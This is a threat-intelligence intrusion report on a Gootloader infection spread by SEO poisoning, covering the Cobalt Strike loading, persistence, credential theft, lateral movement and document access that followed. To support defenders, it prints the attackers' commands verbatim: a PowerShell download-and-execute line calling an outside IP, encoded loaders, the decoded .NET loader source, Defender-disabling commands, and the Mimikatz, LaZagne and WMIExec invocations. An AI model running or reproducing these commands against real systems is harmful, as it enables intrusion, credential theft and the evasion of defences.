SEO Poisoning - A Gootloader Story

By editor

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In early February 2022, we witnessed an intrusion employing Gootloader (aka GootKit) as the initial access vector.

The intrusion lasted two days and comprised discovery, persistence, lateral movement, collection, defense evasion, credential access and command and control activity. During the post-exploitation phase, the threat actors used RDP, WMI, Mimikatz, Lazagne, WMIExec, and SharpHound. The threat actors then used this access to review sensitive documents.

Background

Gootloader was the name assigned to the multi-staged payload distribution by Sophos in March 2021. The threat actors utilize SEO (search engine optimization) poisoning tactics to move compromised websites hosting malware to the top of certain search requests such as “what is the difference between a grand agreement and a contract?” or “freddie mac shared driveway agreement?”

When the user searches for these phrases and clicks on one of the top results, they are left with a forum looking web page where the user is instructed to download a file, which they accidently execute (double click to open). You can learn more about Gootloader by reading these references. 1 2 3 4

The researcher behind the @GootLoaderSites account is doing a great job of providing operational intelligence about the most recent malicious infrastructure. They also contact impacted businesses, monitor for newly created C2 addresses, and make the information public to the community. Thank you!

Case Summary

The intrusion started with a user searching Bing for “Olymplus Plea Agreement?”. The user then clicked on the second search result which led to the download and execution of a malicious javascript file (see video in Initial Access section). Upon execution, Gootloader utilized encoded PowerShell scripts to load Cobalt Strike into memory and persist on the host using a combination of registry keys and scheduled tasks.

Fifteen minutes after the initial execution, we observed the threat actors using the PowerShell implementation of SharpHound (BloodHound) to discover attack paths in the Active Directory-based network. The threat actors collected the results and pivoted to another host via a Cobalt Strike PowerShell beacon.

After pivoting, they disabled Windows Defender, before executing a second Cobalt Strike payload for a different command and control server. Around an hour after the initial infection, the threat actors ran LaZagne to retrieve all saved credentials from the pivoted workstation. Meanwhile on the beachhead host, the threat actors ran Mimikatz via PowerShell to extract credentials.

With those credentials, the threat actors used RDP from the beachhead host to the already compromised workstation host. They then targeted several other workstations with Cobalt Strike beacon executables; however, no further activity was observed on those endpoints other than the initial lateral movement.

The threat actors favored RDP and remote WMI as their preferred methods to interact with the hosts and servers of interest throughout the rest of the intrusion. After around a four-hour pause of inactivity, the threat actors enabled restricted admin

mode via WMI on a domain controller and logged in using RDP.

The threat actors then used Lazagne again on the domain controller to extract more credentials. Our evidence shows that the attackers then began looking for interesting documents on file shares. They opened the documents one-by-one on the remote host via RDP. They directed their focus to documents with legal and insurance-related content.


On the second and final day of the intrusion, the threat actors ran Advanced IP Scanner from the domain controller via the RDP session. Additionally, they inspected the file server and backup server, looking for more interesting data before leaving the network.

Services

We offer multiple services, including a Threat Feed service that tracks Command and Control frameworks such as Cobalt Strike, BazarLoader, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found here.

We also have artifacts and IOCs available from this case, such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our Security Researcher and Organization services.


Timeline


SEO Poisoning - A Gootloader Story
Day 1
14:43 UTC Gootloader Execution
WScript.exe olympus_plea_agreement 34603.js
kakiosk.adsparkdev.com 35.206.117.64:443
Cobalt Strike loaded into memory
146.70.78.43:443
14:58 UTC Discovery via Bloodhound
Invoke-BloodHound -CollectionMethod All
15:00 UTC Lateral Movement from Beachhead Host to Workstation #1 and Disabling of Defender
Via PowerShell Remote Service
%%COMSPEC%% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0A...
powershell.exe -nop -w hidden -c Set-MpPreference -DisableRealtimeMonitoring $true
146.70.78.43:443
15:30 UTC Second Cobalt Strike Server on Workstation #1
37.120.198.225:443
15:34 UTC Antivirus Check on Beachhead Host
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List
15:44 UTC Mimikatz Execution on Beachhead Workstation
Invoke-Mimikatz
15:48 UTC LaZagne Execution on Workstation #1
ls.exe all -oN -output C:\Users
16:05 UTC RDP into Workstation #1 from Beachhead Host
Restricted Admin Mode enabled via remote WMI prior to RDP connection
reg add "hklm\system\currentcontrolset\control\lsa" /f /v DisableRestrictedAdmin /t REG_DWORD /d 0
Microsoft Defender Scheduled Tasks Deleted
C:\Windows\system32\schtasks.exe" /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /f
16:38 - 17:01 UTC Lateral Movement to Three Additional User Workstations
Remote Service Execution
\\WORKSTATION\ADMIN$\6bb6ca2.exe
21:34 UTC RDP into Domain Controller from Beachhead
Restricted Admin Mode enabled via remote WMI prior to RDP connection
Invoke-WMIExec -Target DomainController -Domain domian.local -Username USER -Hash **** -Command " powershell.exe reg add ""hklm\system\currentcontrolset\control\lsa"" /f /v DisableRestrictedAdmin /t REG_DWORD /d 0" -verbose
Microsoft Defender Scheduled Tasks Deleted
Cobalt Strike Powershell payload executed through Powershell via RDP session
LaZagne dropped and executed: ls.exe all -oN -output C:\Users
21:49 UTC RDP into File Share Server from Beachhead
Restricted Admin Mode enabled via remote WMI prior to RDP connection
Microsoft Defender Scheduled Tasks Deleted
Cobalt Strike Powershell payload executed through Powershell via RDP session
21:53 UTC Documents accessed on File Share Server interactively using Wordpad.exe
C:\Program Files\Windows NT\Accessories\WORDPAD.EXE "C:\Shares\SHARE\FILE.docx"
Day 2
07:36 UTC Advanced IP Scanner used to port scan network from Domain Controller
C:\\Users\\USER\\AppData\\Local\\Temp\\1\\Advanced IP Scanner 2\\advanced_ip_scanner.exe
Ports:21,80,135,443,445,3389,8080,56133,58000,58157,58294,58682,60234,60461,64502
07:45 UTC File Server SMB Shares accessed from Domain Controller
7:54 UTC RDP Connection to Backup Server

Analysis and reporting completed by @kostastsale @iiamaleks @pigerlin

Initial Access

The threat actor gained initial access using Gootloader malware. Here's a video of the user searching and downloading the malware via the poisoned SEO search.



The Javascript file is then executed when double clicked after the zip is opened.

EventCode	TaskCategory	ParentImage	Image	CommandLine
1	Process Create (rule: ProcessCreate)	C:\Windows\explorer.exe	C:\Windows\System32\wscript.exe	"C:\Windows\System32\WScript.exe" "C:\Users\[redacted]\AppData\Local\Temp\Temp1_olympus plea agreement(46196).zip\olympus_plea_agreement 34603 .js"


Execution

Gootloader upon execution creates two registry keys:

`HKCU:\SOFTWARE\Microsoft\Phone\Username`

`HKCU:\SOFTWARE\Microsoft\Phone\Username0`

The first is populated with an encoded Cobalt Strike payload and the latter is used to store a .NET loader named powershell.dll.



Following the Registry events, a PowerShell command was launched executing an encoded command.


```
"powershell.exe" /c C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "/"e" NgAxA"DQANgA0ADkA"MgAxADE
```

The PowerShell command will extract the .NET loader from `HKCU:\SOFTWARE\Microsoft\Phone\Username0` and execute the code in memory via `Assembly.Load()`.

```
614649211; sleep -s 83; $opj=Get-ItemProperty -path ("hkcu:\software\microsoft\Phone\"+[Environment]::("usern
```

This CyberChef recipe can be used to decode the related PS encoded payload.

Once the PowerShell script is finished running, the next stage involves the .NET loader. The .NET loader will read `HKCU:\SOFTWARE\Microsoft\Phone\Username` and extract the encoded Cobalt Strike payload. This payload will be decoded and subsequently loaded into memory for execution.

A simple encoding scheme is used where a letter will correspond to one of the hex characters (0-F), or alternately three zeros.

```
q->000
v->0
w->1
r->2
t->3
y->4
u->5
i->6
o->7
p->8
s->9
q->A
h->B
j->C
k->D
l->E
z->F
```


The following shows the source code responsible for the core logic of the .NET loader.

```
// Token: 0x06000002 RID: 2 RVA: 0x00002104 File Offset: 0x00000304
public static string Test()
{
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Phone\\" +
      Environment.UserName);
    if (registryKey != null)
    {
        string text = "";
        for (int i = 0; i < 99999; i++)
        {
            string text2 = "";
            try
            {
                text2 = registryKey.GetValue(i.ToString()).ToString();
            }
            catch
            {
            }
            if (text2.Length == 0)
            {
                break;
            }
            text += text2;
        }
        registryKey.Close();
        text = text.Replace("q", "000").Replace("v", "0").Replace("w", "1").Replace("r", "2").Replace("t",
          "3").Replace("y", "4").Replace("u", "5").Replace("i", "6").Replace("o", "7").Replace("p", "8").Replace
          ("s", "9").Replace("q", "A").Replace("h", "B").Replace("j", "C").Replace("k", "D").Replace("l",
          "E").Replace("z", "F");
        byte[] data = Open.STBA(text);
        Open.DynamicDllLoader dynamicDllLoader = new Open.DynamicDllLoader();
        bool flag = dynamicDllLoader.LoadLibrary(data);
        Console.WriteLine("Loaded: " + flag);
        if (flag)
        {
            uint procAddress = dynamicDllLoader.GetProcAddress("mono_trace");
            Console.WriteLine("Handle: " + procAddress);
        }
        Console.ReadKey();
    }
    return "Install";
}
```

1. Read encoded data from registry

2. Decode data

3. Load into memory and run



An [excellent](#) resource from Microsoft describes a set of configurations that can be applied to Windows that can stop `.js` files from executing, preventing this attack chain from ever getting off the ground.

During later stages of the intrusion, Cobalt Strike was executed interactively through RDP on multiple systems.

```
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('hxxp://37.120.198.225:80/tr
```

Persistence

The Javascript (Gootloader) file invoked an encoded PowerShell command.

EventCode	TaskCategory	ParentImage	CommandLine
1	Process Create (rule: ProcessCreate)	C:\Windows\System32\wscript.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" /c C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "/"e" N"g"A4"ADc"ANgA4"ADEAMwA7ACQAYQ"A9ACIA"IgB"n"AEEAeAB"B"AE"Q"AUQ"BBAE"4AZwBBADA"AQ"QBEAGsAQQ"BNAGc"AQQB4A"EEARABf"AE"E"AT"w"B3A"EIAegBB"AEc"AdwBBA"F"oAUQBC"AGwA"Q"Q"B"IAEEAQ"

The encoded PowerShell command creates a Scheduled Task that executes when the selected user logs on to the computer. An encoded PowerShell command is executed that will retrieve and execute the payload stored in the Registry.

```
6876813;
$a="NgAxADQANgA0ADkAMgAxADEAOwBzAGwAZQBlAHAAIAAtAHMAIAA4ADMAOwAkAG8AcABqAD0ARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZ


$u=$env:USERNAME;
Register-ScheduledTask $u -In (New-ScheduledTask -Ac (New-ScheduledTaskAction -E ([Diagnostics.Process]::GetC
```

```
30687851
```

Decoded PowerShell Payload:

```
6876813;
614649211;
$a = "614649211";
sleep - s 83;
$opj = Get - ItemProperty - path("hkcu:\software\microsoft\Phone\""+[Environment]::(" username ")+" 0 ");
 for ($uo = 0; $uo - le 760; $uo ++) {
  Try {
    $mpd += $opj.$uo
  }
  Catch {}
};
$uo = 0;
while ($true) {
  $uo ++;
  $ko = [math]::("sqrt")($uo);
  if ($ko - eq 1000) {
    break
  }
}
$yl = $mpd.replace("#", $ko);
$kjb = [byte[]]::("new")($yl.Length / 2);
for ($uo = 0; $uo - lt $yl.Length; $uo += 2) {
  $kjb[$uo / 2] = [convert]::("ToByte")($yl.Substring($uo, 2), (2 * 8))
}[reflection.assembly]::("Load")($kjb);
[Open]::("Test")();
611898544;
$u = $env : USERNAME;
Register - ScheduledTask $u - In(New - ScheduledTask - Ac(New - ScheduledTaskAction - E([Diagnostics.Process]
306878516;
```

The task created from the PowerShell script:

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <URI>\            </URI>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <Enabled>true</Enabled>
      <UserId>            </UserId>
    </LogonTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe</Command>
      <Arguments>-w h -e NgAxADQANgA0ADkAMgAxADEAOwBzAGwAZQBlAHAAIAAtAHMAIAA4ADMAOwAkAG8AcABqAD0ARwBlAHQALC
BlAG4AdABdADoAOgAoACIAdQBzAGUAIgArACIAcgBuACIAKwAiAGEAbQBlACIAKQArACIAMAAiACkAOwBmAG8AcgAgACgAJAB1AG8APQAwA
G0AYQB0AGgAXQA6ADoAKAAiAHMAcQAiACsAIgByAHQAIgApACgAJAB1AG8AKQA7AGkAZgAoACQAawBvACAALQBlAHEAIAAxADAAMAAwACkA
JAB1AG8APQAwADsAJAB1AG8AIAAtAGwAdAAgACQAeQBsAC4ATABlAG4AZwB0AGgAOwAkAHUAbwArAD0AMgApAHsAJABrAGoAYgBbACQAdQ
dADoAOgAoACIATABvACIAKwAiAGEAZAAiACkAKAAkAGsAagBiACkAOwBbAE8AcABlAG4AXQA6ADoAKAAiAFQAZQAiACsAIgBzAHQAIgApA
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>                        </UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
~
```

Defense Evasion

This was observed on multiple servers the threat actor pivoted to.

```
"Process Create:
RuleName: technique_id=T1086,technique_name=PowerShell
UtcTime:
ProcessGuid: {c26db5f6-5adc-61f9-f631-000000000600}
ProcessId: 3688
Image: C:\Windows\System32\schtasks.exe
FileVersion:
Description: Task Scheduler Configuration Tool
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: schtasks.exe
CommandLine: "C:\Windows\system32\schtasks.exe" /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /f
CurrentDirectory: C:\Users\         \
User:
LogonGuid: {c26db5f6-901c-61a3-bdad-030000000000}
LogonId: 0x3ADBD
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA1=EF173058B6BDA8B7E0C1A56B63A9E504E463D2DA,MD5=8A0C868920214321438EABFBD0E93BC2,SHA256=1AC5741B075111E49CB16B1BD3A00EEF9B03F
ParentProcessGuid: {c26db5f6-5aa1-61f9-e731-000000000600}
ParentProcessId: 9724
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "
```

```
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /f
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /f
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /f
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender Verification" /f
```

Furthermore, PowerShell was used to disable multiple security features built into Microsoft Defender.


```
Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableArchiveScanning $true
Set-MpPreference -DisableBehaviorMonitoring $true
Set-MpPreference -DisableIOAVProtection $true
Set-MpPreference -DisableIntrusionPreventionSystem $true
Set-MpPreference -DisableScanningNetworkFiles $true
Set-MpPreference -MAPSReporting 0
```

```
Set-MpPreference -DisableCatchupFullScan $True
Set-MpPreference -DisableCatchupQuickScan $True
```

As in many cases involving Cobalt Strike, we observed rundll32 used to load the Cobalt Strike beacons into memory on the beachhead host.

Action Type	Initiating Process File Name	Initiating Process Command Line
RemoteSetThreadContextMemoryExecution	rundll32.exe	rundll32.exe
